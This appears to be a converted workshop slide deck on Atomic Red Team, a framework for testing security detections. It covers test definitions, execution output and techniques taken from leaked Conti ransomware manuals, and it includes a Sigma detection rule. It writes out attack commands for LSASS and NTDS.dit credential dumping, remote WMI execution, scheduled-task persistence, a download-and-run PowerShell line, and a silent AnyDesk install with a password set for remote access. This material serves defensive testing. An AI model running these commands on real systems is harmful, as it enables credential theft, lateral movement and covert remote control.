



# Atomic Red Team

<https://github.com/redcanaryco/atomic-red-team>

Ján Trenčanský

<https://github.com/j91321/sib-workshops/tree/main/atomic-red-team>

# What is Atomic Red Team?



Atoms - <https://github.com/redcanaryco/atomic-red-team>

Invoke-AtomicRedTeam - <https://github.com/redcanaryco/invoke-atomicredteam>

# Atomic tests


```
1  ---
2  attack_technique: T1053.005
3  display_name: 'Scheduled Task/Job: Scheduled Task'
4  atomic_tests:
5  - name: Scheduled Task Startup Script
6    auto_generated_guid: fec27f65-db86-4c2d-b66c-61945aee87c2
7    description: |
8      Run an exe on user logon or system startup. Upon execution, success messages will be displayed for the two scheduled tasks. To view
9      the tasks, open the Task Scheduler and look in the Active Tasks pane.
10   supported_platforms:
11   - windows
12   executor:
13     command: |
14       schtasks /create /tn "T1053_005_OnLogon" /sc onlogon /tr "cmd.exe /c calc.exe"
15       schtasks /create /tn "T1053_005_OnStartup" /sc onstart /ru system /tr "cmd.exe /c calc.exe"
16   cleanup_command: |
17     schtasks /delete /tn "T1053_005_OnLogon" /f >nul 2>&1
18     schtasks /delete /tn "T1053_005_OnStartup" /f >nul 2>&1
19   name: command_prompt
20   elevation_required: true
```

# Advanced test example

```
99 - name: Task Scheduler via VBA
100 auto_generated_guid: ecd3fa21-7792-41a2-8726-2c5c673414d3
101 description: |
102     This module utilizes the Windows API to schedule a task for code execution (notepad.exe). The task scheduler will execute "notepad.exe" within
103     30 - 40 seconds after this module has run
104 supported_platforms:
105 - windows
106 input_arguments:
107     ms_product:
108         description: Maldoc application Word
109         type: String
110         default: Word
111 dependency_executor_name: powershell
112 dependencies:
113 - description: |
114     Microsoft #{ms_product} must be installed
115 prereq_command: |
116     try {
117         New-Object -COMObject "#{ms_product}.Application" | Out-Null
118         $process = "#{ms_product}"; if ( $process -eq "Word" ) {$process = "winword"}
119         Stop-Process -Name $process
120         exit 0
121     } catch { exit 1 }
122 get_prereq_command: |
123     Write-Host "You will need to install Microsoft #{ms_product} manually to meet this requirement"
124 executor:
125     command: |
126         [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
127         IEX (iwr "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1" -UseBasicParsing)
128         Invoke-MalDoc -macroFile "PathToAtomicsFolder\T1053.005\src\T1053.005-macrocode.txt" -officeProduct "#{ms_product}" -sub "Scheduler"
129     name: powershell
```

# Execution framework

- Invoke-AtomicRedTeam
  - <https://github.com/redcanaryco/invoke-atomicredteam>
  - manual install
  - Ansible role <https://github.com/j91321/ansible-role-atomic-red-team>
- go-atomicredteam
  - alternative in go



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psdl" -Force
PS C:\Windows\system32> Invoke-AtomicTest T1053.005 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1053.005-1 Scheduled Task Startup Script
Done executing test: T1053.005-1 Scheduled Task Startup Script
SUCCESS: The scheduled task "T1053_005_OnLogon" has successfully been created.
SUCCESS: The scheduled task "T1053_005_OnStartup" has successfully been created.
PS C:\Windows\system32> Invoke-AtomicTest T1053.005 -TestNumbers 1 -Cleanup
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing cleanup for test: T1053.005-1 Scheduled Task Startup Script
Done executing cleanup for test: T1053.005-1 Scheduled Task Startup Script
PS C:\Windows\system32>
```

Invoke-AtomicRedTeam - <https://github.com/redcanaryco/invoke-atomicredteam>

go-atomicredteam - <https://github.com/activeshadow/go-atomicredteam>

# Examples: Leaked Conti manuals

- Leaked manuals distributed to Conti ransomware affiliates
- Technique descriptions/recommendations for
  - privilege escalation
  - lateral movement
  - persistence
- Original documents
  - <https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak>
- Analysed version
  - <https://github.com/j91321/conti-manuals-analysis>

# Credential Access: OS Credential Dumping: LSASS Memory

```
procdump64.exe -accepteula -ma lsass.exe C:\compaq\lsass.dmp
```

- sysinternals utility for monitoring applications and generating crash dumps
- <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>

Inputs:

Name	Description	Type	Default Value
output_file	Path where resulting dump should be placed	Path	C:\Windows\Temp\lsass_dump.dmp
procdump_exe	Path of Procdump executable	Path	PathToAtomicsFolder\T1003.001\bin\procdump.exe

Attack Commands: Run with **command\_prompt** ! Elevation Required (e.g. root or admin)

```
#{procdump_exe} -accepteula -ma lsass.exe #{output_file}
```

# Execution: Windows Management Instrumentation

```
wmic /node:"DC01" /user:"DOMAIN\admin" /password:"pass" process call create "cmd /c vssadmin list shadows >> c:\log.txt"
```

## Inputs:

Name	Description	Type	Default Value
node	Ip Address	String	127.0.0.1
user_name	Username	String	DOMAIN\Administrator
password	Password	String	P@ssw0rd1
process_to_execute	Name or path of process to execute.	String	notepad.exe

Attack Commands: Run with `command_prompt` !

```
wmic /user:#{user_name} /password:#{password} /node:"#{node}" process call create #{process_to_execute}
```



# Credential Access: OS Credential Dumping: NTDS

```
vssadmin create shadow /for=C:
```

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\programdata
```

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\programdat
```

## Inputs:

Name	Description	Type	Default Value
drive_letter	Drive letter to source VSC (including colon)	String	C:

Attack Commands: Run with `command_prompt` ! Elevation Required (e.g. root or admin)

```
vssadmin.exe create shadow /for=#{drive_letter}
```

# Credential Access: OS Credential Dumping: NTDS

```
vssadmin create shadow /for=C:
```

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\programdata
```

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\programdat
```

## Inputs:

Name	Description	Type	Default Value
vsc_name	Name of Volume Shadow Copy	String	\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
extract_path	Path for extracted NTDS.dit	Path	C:\Windows\Temp

Attack Commands: Run with **command\_prompt** ! Elevation Required (e.g. root or admin)

```
copy #{vsc_name}\Windows\NTDS\NTDS.dit #{extract_path}\ntds.dit
copy #{vsc_name}\Windows\System32\config\SYSTEM #{extract_path}\VSC_SYSTEM_HIVE
reg save HKLM\SYSTEM #{extract_path}\SYSTEM_HIVE
```

# Command and Control: Remote Access Software

```
cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent  
cmd.exe /c echo J9kzQ2Y0q0 | C:\ProgramData\anydesk.exe --set-password
```

Attack Commands: Run with **powershell**! Elevation Required (e.g. root or admin)

```
Invoke-WebRequest -OutFile C:\Users\${env:username}\Desktop\AnyDesk.exe https://download.anydesk.com/AnyDesk.exe  
$file1 = "C:\Users\" + $env:username + "\Desktop\AnyDesk.exe"  
Start-Process $file1 /S;
```

```
logsource:  
  category: process_creation  
  product: windows  
detection:  
  selection:  
    CommandLine|contains|all:  
      - '--install'  
      - '--start-with-win'  
      - '--silent'  
  condition: selection
```

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1219/T1219.md#atomic-test-2---anydesk-files-detected-test-on-windows>

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process\\_creation/win\\_anydesk\\_silent\\_install.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_anydesk_silent_install.yml)

# Sources

- <https://github.com/redcanaryco/invoke-atomicredteam>
- <https://github.com/redcanaryco/atomic-red-team>
- <https://attack.mitre.org/>
- <https://adsecurity.org/?p=2398>
- <https://github.com/SigmaHQ/sigma>
- <https://redcanary.com/threat-detection-report/>